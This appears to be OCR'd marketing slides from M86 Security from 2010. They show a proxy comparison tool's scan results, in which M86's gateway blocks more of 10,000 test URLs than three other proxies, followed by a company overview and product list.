
New Labs report now available at:-
www.m86security.com



M86 SECURITY

How Are Your Current Defences? A Simple Test

- If you want to find out if you are part of the problem:
  - **Run M86 proxy comparator**



Proxy Comparator

Because all Proxies are not the same.

Proxy 1

☑ Include in Scan

Name: M86 Secure Web Gateway

Address:port: 172.23.20.150:8080

Block Page Contains: The page you've been trying to access was blocked.

Scan Status: Scan Complete

Total URLs Scanned: 10000

URLs Blocked: 672

Time to Scan: 08:50.06

Proxy 2

☑ Include in Scan

Name: Proxy 1

Address:port: 172.23.20.106:8080

Block Page Contains: Access to this file has been denied

Scan Status: Scan Complete

Total URLs Scanned: 10000

URLs Blocked: 28

Time to Scan: 08:50.56

Proxy 3

☑ Include in Scan

Name: Proxy 3

Address:port: 172.23.20.107:8080

Block Page Contains: Access to this file has been denied

Scan Status: Scan Complete

Total URLs Scanned: 10000

URLs Blocked: 10

Time to Scan: 08:50.26

Proxy 4

☑ Include in Scan

Name: Proxy 4

Address:port: 172.23.20.108:8080

Block Page Contains: Access to this file has been denied

Scan Status: Scan Complete


Total URLs Scanned: 10000

URLs Blocked: 7

Time to Scan: 08:50.41


Test completed. Run a Report to see results.

Copyright © 2010 M86 Security Inc. All Rights Reserved.



M86 Overview

- Leading Vendor of Web and Email Security Solutions
- The industry's only proactive Web malware provider
- Over 25,000 global customers and 26 million users
- Gartner Visionary for Web and Email Security
- SC Magazine Innovator 2010
- Top quartile of 2010 Inc. 5000


SOFTWARE
WEB
APPLIANCE
ADVANCED MALWARE PROTECTION
COMPLIANCE AND REPORTING
M86 SECURITY
CONTENT SECURITY AND MANAGEMENT
WEB 2.0 AND PRODUCTIVITY CONTROL
EMAIL
HYBRID / CLOUD